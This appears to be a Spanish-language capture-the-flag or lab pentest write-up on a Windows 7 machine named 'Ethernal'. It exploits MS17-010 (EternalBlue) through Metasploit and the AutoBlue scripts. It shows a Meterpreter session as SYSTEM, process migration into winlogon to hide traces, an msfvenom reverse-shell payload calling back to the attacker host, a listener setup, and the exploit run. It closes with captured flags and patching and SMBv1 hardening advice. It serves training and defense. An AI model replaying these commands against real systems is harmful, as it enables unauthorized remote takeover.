[*] Meterpreter session 1 opened (192.168.3.129:4444 → 192.168.3.136:49159) at 2023-09-14 19:01:32 -0400
[+] 192.168.3.136:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.3.136:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.3.136:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter > whoami
[-] Unknown command: whoami
meterpreter > getid
[-] Unknown command: getid
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > 
```


- Migración de proceso hacia el proceso de inicio de sesión de Windows



```
meterpreter > getpid
Current pid: 912
meterpreter > pd
[-] Unknown command: pd
meterpreter > ipd
[-] Unknown command: ipd
meterpreter > ps

Process List
============

 PID   PPID  Name               Arch  Session  User                          Path
 ---   ----  ----               ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System             x64   0
 260   4     smss.exe           x64   0        NT AUTHORITY\SYSTEM           \SystemRoot\System32\smss.exe
 284   472   svchost.exe        x64   0        NT AUTHORITY\LOCAL SERVICE
 332   320   csrss.exe          x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\csrss.exe
 344   472   svchost.exe        x64   0        NT AUTHORITY\NETWORK SERVICE
 372   320   wininit.exe        x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\wininit.exe
 392   380   csrss.exe          x64   1        NT AUTHORITY\SYSTEM           C:\Windows\system32\csrss.exe
 436   380   winlogon.exe       x64   1        NT AUTHORITY\SYSTEM           C:\Windows\system32\winlogon.exe
 472   372   services.exe       x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\services.exe
 488   372   lsass.exe          x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\lsass.exe
 496   372   lsm.exe            x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\lsm.exe
 596   472   svchost.exe        x64   0        NT AUTHORITY\SYSTEM
 672   472   svchost.exe        x64   0        NT AUTHORITY\NETWORK SERVICE
 736   472   svchost.exe        x64   0        NT AUTHORITY\LOCAL SERVICE
 760   436   LogonUI.exe        x64   1        NT AUTHORITY\SYSTEM           C:\Windows\system32\LogonUI.exe
 804   472   svchost.exe        x64   0        NT AUTHORITY\SYSTEM
 852   472   svchost.exe        x64   0        NT AUTHORITY\SYSTEM
 912   472   spoolsv.exe        x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\spoolsv.exe
 968   472   svchost.exe        x64   0        NT AUTHORITY\LOCAL SERVICE
 1500  472   svchost.exe        x64   0        NT AUTHORITY\NETWORK SERVICE
 1876  472   svchost.exe        x64   0        NT AUTHORITY\LOCAL SERVICE
 1912  472   sppsvc.exe         x64   0        NT AUTHORITY\NETWORK SERVICE
 2036  472   SearchIndexer.exe  x64   0        NT AUTHORITY\SYSTEM
```

- Migramos con el comando “migrate” hacia el proceso Winlogon


- Verificamos nuesto PID (id de proceso) con el comando “getpid” y vemos los procesos en general con el comando “ps”, para verificar que no haya rastro de nuestro anterior proceso



```
meterpreter > migrate 436
[*] Migrating from 912 to 436 ...
ps
[*] Migration completed successfully.
meterpreter > ps

Process List
============

 PID   PPID  Name               Arch  Session  User                          Path
 ---   ----  ----               ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System             x64   0
 260   4     smss.exe           x64   0        NT AUTHORITY\SYSTEM           \SystemRoot\System32\smss.exe
 284   472   svchost.exe        x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\system32\svchost.exe
 332   320   csrss.exe          x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\csrss.exe
 344   472   svchost.exe        x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\system32\svchost.exe
 372   320   wininit.exe        x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\wininit.exe
 392   380   csrss.exe          x64   1        NT AUTHORITY\SYSTEM           C:\Windows\system32\csrss.exe
 436   380   winlogon.exe       x64   1        NT AUTHORITY\SYSTEM           C:\Windows\system32\winlogon.exe
 472   372   services.exe       x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\services.exe
 488   372   lsass.exe          x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\lsass.exe
 496   372   lsm.exe            x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\lsm.exe
 596   472   svchost.exe        x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\svchost.exe
 672   472   svchost.exe        x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\system32\svchost.exe
 736   472   svchost.exe        x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\System32\svchost.exe
 760   436   LogonUI.exe        x64   1        NT AUTHORITY\SYSTEM           C:\Windows\system32\LogonUI.exe
 804   472   svchost.exe        x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
 852   472   svchost.exe        x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\svchost.exe
 968   472   svchost.exe        x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\system32\svchost.exe
 1500  472   svchost.exe        x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\system32\svchost.exe
 1816  472   svchost.exe        x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
 1876  472   svchost.exe        x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\system32\svchost.exe
 1912  472   sppsvc.exe         x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\system32\sppsvc.exe
 2036  472   SearchIndexer.exe  x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\SearchIndexer.exe

meterpreter > getpid
Current pid: 436
meterpreter >
```


Manual

- Para el proceso manual usaremos un repositorio de github y lo bajaremos a una carpeta




```
┌──(kali㉿kali)-[~/Desktop/machines/Ethernal]
└─$ mkdir xploit

┌──(kali㉿kali)-[~/Desktop/machines/Ethernal]
└─$ cd xploit

┌──(kali㉿kali)-[~/Desktop/machines/Ethernal/xploit]
└─$ git clone https://github.com/3ndG4me/AutoBlue-MS17-010.git
Cloning into 'AutoBlue-MS17-010'...
remote: Enumerating objects: 136, done.
remote: Counting objects: 100% (60/60), done.
remote: Compressing objects: 100% (24/24), done.
remote: Total 136 (delta 46), reused 36 (delta 36), pack-reused 76
Receiving objects: 100% (136/136), 101.12 KiB | 553.00 KiB/s, done.
Resolving deltas: 100% (80/80), done.

┌──(kali㉿kali)-[~/Desktop/machines/Ethernal/xploit]
└─$ ls
AutoBlue-MS17-010
```

- Ingresamos al archivo shellcode dentro de la carpeta creada AutoBlue-MS17-010 y ejecutamos el archivo “shell_prop.sh” con el comando “./shell_prep.sh”




```
┌──(kali㉿kali)-[~/…/Ethernal/xploit/AutoBlue-MS17-010/shellcode]
└─$ ls
eternalblue_kshellcode_x64.asm  eternalblue_kshellcode_x86.asm  eternalblue_sc_merge.py  shell_prep.sh

┌──(kali㉿kali)-[~/…/Ethernal/xploit/AutoBlue-MS17-010/shellcode]
└─$ ./shell_prep.sh
                 _.-;;-._
          '-..-'|   ||   |
          '-..-'|_.-;;-._|
          '-..-'|   ||   |
          '-..-'|_.-''-._|
Eternal Blue Windows Shellcode Compiler

Let's compile them windoos shellcodezzz

Compiling x64 kernel shellcode
Compiling x86 kernel shellcode
kernel shellcode compiled, would you like to auto generate a reverse shell with msfvenom? (Y/n)
y
LHOST for reverse connection:
192.168.3.129
LPORT you want x64 to listen on:
6464
LPORT you want x86 to listen on:
8686
Type 0 to generate a meterpreter shell or 1 to generate a regular cmd shell
1
Type 0 to generate a staged payload or 1 to generate a stageless payload
1
Generating x64 cmd shell (stageless)...

msfvenom -p windows/x64/shell_reverse_tcp -f raw -o sc_x64_msf.bin EXITFUNC=thread LHOST=192.168.3.129 LPORT=6464
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
```

- Regresamos al archivo AutoBlue-MS17-010
- Y le damos permisos de ejecución al exploit “eternalblue_exploit7.py” para enviar la sesión reversa a la maquina Ethernal




```
┌──(kali㉿kali)-[~/…/Ethernal/xploit/AutoBlue-MS17-010/shellcode]
└─$ cd ..

┌──(kali㉿kali)-[~/…/machines/Ethernal/xploit/AutoBlue-MS17-010]
└─$ ls
eternalblue_exploit10.py  eternalblue_exploit8.py  LICENSE          mysmb.py   requirements.txt  zzz_exploit.py
eternalblue_exploit7.py   eternal_checker.py       listener_prep.sh README.md  shellcode

┌──(kali㉿kali)-[~/…/machines/Ethernal/xploit/AutoBlue-MS17-010]
└─$ chmod +x eternalblue_exploit7.py

┌──(kali㉿kali)-[~/…/machines/Ethernal/xploit/AutoBlue-MS17-010]
└─$ msfconsole
```

- Para poner nuestro equipo en escucha ingresamos a Metasploit
- Usamos el modulo multi/handler
- Colocamos el payload “Windows/x64/shell_reverse_tcp”
- Por último, colocamos nuestro local host y el puerto mediante el que se hará a escuchar nuestro equipo con el comando “set lport 8080”, para los puertos, y el comando “set lhost 192.168.3.129”, para colocar el local host.




```
msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/shell_reverse_tcp
payload ⇒ windows/x64/shell_reverse_tcp
msf6 exploit(multi/handler) > show options
[-] Unknown command: shwow
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ────  ───────────────  ────────  ───────────


Payload options (windows/x64/shell_reverse_tcp):

   Name      Current Setting  Required  Description
   ────      ───────────────  ────────  ───────────
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST                      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   ──  ────
   0   Wildcard Target


View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > set lport 8080
lport ⇒ 8080
msf6 exploit(multi/handler) > set lhost 192.168.3.129
lhost ⇒ 192.168.3.129
```

- Una vez nuestro equipo está en escucha, mandamos la sesión reversa con Python, colocando los parámetros requeridos como la IP de la maquina Ethernal y el shellcode.



```
done

┌──(kali㉿kali)-[~/…/machines/Ethernal/xploit/AutoBlue-MS17-010]
└─$ python eternalblue_exploit7.py 192.168.3.136 shellcode/sc_x64.bin
shellcode size: 1232
numGroomConn: 13
Target OS: Windows 7 Ultimate 7601 Service Pack 1
SMB1 session setup allocate nonpaged pool success
SMB1 session setup allocate nonpaged pool success
good response status: INVALID_PARAMETER
done
```

- Sesión iniciada, en nuestro Metasploit corriendo el puerto 8080 en modo escucha



```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.3.129:8080
^[[A^C[-] Exploit failed [user-interrupt]: Interrupt
[-] run: Interrupted
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.3.129:8080
[*] Command shell session 1 opened (192.168.3.129:8080 → 192.168.3.136:49159) at 2023-09-14 20:36:31 -0400

Shell Banner:
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.
─────

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

4. Banderas

Bandera1	0ef3b7d488b11e3e800f547a0765da8e
Bandera2	a63c1c39c0c7fd570053343451667939

5. Herramientas usadas

Nmap	Usado para el escaneo de red y de puertos abiertos.
smbclient	Usado para analizar los hosts remotos en la maquina Ethernal.
Metaexploit	Usado para la selección del exploit y correrlo por medio de la vulnerabilidad analizada.
Nessus	Para el análisis de vulnerabilidades web.
Mousepad	Para apuntar los datos importantes de la prueba.
PHP - PYTHON	Usado para la ejecución del exploit manual.

6. Conclusiones y Recomendaciones

1) Actualizar Windows Vista, 2008, 7, 2008 R2, 2012, 8.1, RT 8.1, 2012 R2, 10 Y 2016.

2) El usuario debería dejar de utilizar SMBv1. SMBv1, estas carecen de funciones de seguridad que se incluyeron en versiones SMB posteriores. SMBv1 se puede desactivar siguiendo las instrucciones del proveedor proporcionadas en Microsoft KB2696547.

3) Se sugiere que el usuario proteja sus redes bloqueando ciertos puertos para

evitar problemas de seguridad. Deben bloquear el puerto TCP 445 para prevenir el uso indebido de SMB, y si están utilizando SMB a través de NetBIOS, también bloquear los puertos TCP 137/139 y UDP 137/138 en sus dispositivos de red.